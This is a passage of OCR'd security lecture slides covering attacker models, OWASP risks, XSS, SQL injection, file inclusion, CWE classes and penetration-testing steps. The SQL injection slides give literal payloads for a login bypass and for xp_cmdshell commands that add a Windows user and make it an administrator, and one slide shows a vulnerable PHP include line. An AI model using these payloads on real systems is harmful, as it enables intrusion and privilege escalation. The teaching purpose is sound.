    - Learns information intended for Alice only (Confidentiality)

Network security


Alice



Network Attacker

Intercepts and controls network communication

Web security




Alice

Web Attacker

Sets up malicious site visited by victim; no control of network


Operating system security

Alice



OS Attacker

Controls malicious files and applications



Alice


Attacker

Confidentiality: Attacker does not learn Alice's secrets

Integrity: Attacker does not undetectably corrupt system's function for Alice

Availability: Attacker does not keep system from being useful to Alice

OWASP TOP TEN LIST



http://www.owasp.org/index.php/Top_10


CROSS-SITE SCRIPTING (XSS) ATTACKS

inject client-side scripts into web pages viewed by other users

A hacker was able to insert JavaScript code into the Obama community blog section


- The JavaScript would redirect the users to the Hillary Clinton website
- YouTube Demonstration
- Read about it on ChannelWeb

Websites from FBI.gov, CNN.com, Time.com, Ebay, Yahoo, Apple computer, Microsoft, Zdnet, Wired, and Newsbytes have all had XSS bugs



SQL INJECTION ATTACKS

"**SQL injection** is a security vulnerability that occurs in the database layer of an application. Its source is the incorrect escaping of dynamically-generated string literals embedded in SQL statements. " (Wikipedia)



SQL INJECTION ATTACKS

- ✓ Login Example Attack
  - Text in blue is your SQL code, Text in orange is the hacker input, black text is your application code
  - Login:  Password: 

- ✓ Dynamically Build SQL String performing authentication:
  - "SELECT * FROM users WHERE login = '" + userName + "' and password= '" + password + "'";

- ✓ Hacker logs in as: **' or '' = ''; --**
  - SELECT * FROM users WHERE login = '' **or '' = ''; --**' and password=''

MORE DANGEROUS SQL INJECTION ATTACKS

- ✓ Hacker creates a Windows Account:
  - SELECT * FROM users WHERE login = ‘’; **exec master..xp_cmdshell 'net users username password /add';--**’ and password= ’’
- ✓ And then adds himself as an adminstrator:
  - SELECT * FROM users WHERE login = ‘**'; exec master..xp_cmdshell 'net localgroup Administrators username /add';--**’ and password= ‘’
- ✓ SQL Injection examples are outlined in:
  - http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf
  - http://www.unixwiz.net/techtips/sql-injection.html

INSECURE DIRECT OBJECT REFERENCE

- ✓ "A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter. Attackers can manipulate those references to access other objects **without authorization.**"
- ✓ Fancy term for parameter tampering
- ✓ Involves modifying parameters to access unauthorized materials
- ✓ E.g. /BankAccount.jsp?acct_nmbr=123
  - The hacker modifies the parameter to view another users account

MALICIOUS FILE EXECUTION

- ✓ "Code vulnerable to remote file inclusion (RFI) allows attackers to include hostile code and data, resulting in devastating attacks, such as total server compromise. Malicious file execution attacks affect PHP, XML and any framework which accepts filenames or files from users."
- ✓ Happens when code is executed on the server from a non-trusted source
  - All web applications are vulnerable to malicious file execution if they accept filenames or files from the user.
- ✓ Classic example: **PHP is particularly vulnerable**
  - Hacker visits a website that allows uploads
  - Hacker uploads a malicious code
  - Hacker learns directory structure and sends the path as a parameter
  - PHP code is executed on the server
    - include $_REQUEST['filename'];

- ✓ https://cve.mitre.org
- ✓ https://cwe.mitre.org

The Common Weakness Enumeration (CWE) is a category system for software weaknesses and vulnerabilities. It is sustained by a community project with the goals of understanding flaws in software and creating automated tools that can be used to identify, fix, and prevent those flaws.

Class Id	Weakness class	Example Weakness (CWE Entry)
W321	Authentication and Access Control	CWE-285: Improper Authorization
W322	Buffer Handling (C/C++ only)	CWE-120: Buffer Copy without Checking Size of Input
W323	Code Quality	CWE-561: Dead Code
W324	Control Flow Management	CWE-705: Incorrect Control Flow Scoping
W325	Encryption and Randomness	CWE-328: Reversible One-Way Hash
W326	Error Handling	CWE-755: Improper Handling of Exceptional Conditions
W327	File Handling	CWE-23: Relative Path Traversal
W328	Information Leaks	CWE-534: Information Exposure Through Debug Log Files
W329	Injection	CWE-564: SQL Injection:
W3210	Malicious Logic	CWE-506: Embedded Malicious Code
W3211	Number Handling	CWE-369: Divide by Zero
W3212	Pointer and Reference Handling	CWE-476: NULL Pointer Dereference

VULNERABILITY ASSESSMENT

- Assess and secure all parts individually
- The idea is to force an attacker to penetrate several defence layers
- As a general rule, data stored in databases are considered as "untrusted"

"In God we trust,

for the rest, we test"

TWO OPTIONS

- ✓ Static analysis
  - Automated methods to find errors or check their absence
    - Consider all possible inputs (in summary form)
    - Find bugs and vulnerabilities
    - Can prove absence of bugs, in some cases
- ✓ Dynamic analysis
  - Run instrumented code to find problems
    - Need to choose sample test input
    - Can find vulnerabilities but cannot prove their absence

PENETRATION TESTING (PENTEST)

- A **penetration test** is a method of evaluating the security of a computer system or network by simulating an attack from a malicious source, known as a *Black Hat Hacker*, or *Cracker*. – Wikipedia

PENTEST VS. VULNERABILITY ASSESSMENT

- ✓ *Vulnerability Assessment:*
  - Predictable. Can be planned & designed
  - Unreliable at times and high rate of false positives. (I've got a banner)
  - Produces a report with mitigation guidelines and action items.
- ✓ *Penetration Testing:*
  - Unpredictable by the recipient. (Don't know the "how?" and "when?")
  - Highly accurate and reliable. (I've got root!)
  - Penetration Testing = Proof of Concept against vulnerabilities.
  - Produces a binary result: Either the team owned you, or they didn't.

PENTEST - STEPS

- ✓ Analysis and Information Gathering
- ✓ Network Enumeration and Scanning
- ✓ Vulnerability Testing and Exploitation
- ✓ Reporting

PENTEST - STEPS

- ✓ Analysis and Information Gathering
  - To discover as much information about a target (individual or organization) as possible without actually making network contact with said target.
  - Methods:
    - Organization info discovery via WHOIS
    - Google search
    - Website browsing

PENTEST - STEPS

- ✓ Analysis and Information Gathering
- ✓ Network Enumeration and Scanning
  - To discover existing networks owned by a target as well as live hosts and services running on those hosts.
  - Methods
    - Scanning programs that identify live hosts, open ports, services, and other info (Nmap, autoscan)
    - DNS Querying
    - Route analysis (traceroute)

PENTEST - STEPS

- ✓ Analysis and Information Gathering
- ✓ Network Enumeration and Scanning
- ✓ Vulnerability Testing and Exploitation
  - To check hosts for known vulnerabilities and to see if they are exploitable, as well as to assess the potential severity of said vulnerabilities.
  - Methods:
    - Remote vulnerability scanning (Nessus, OpenVAS)
    - Active exploitation testing
    - Login checking and bruteforcing
    - Vulnerability exploitation (Metasploit, Core Impact)
    - 0day and exploit discovery (Fuzzing, program analysis)
    - Post exploitation techniques to assess severity (permission levels, backdoors, rootkits, etc)

EXERCISE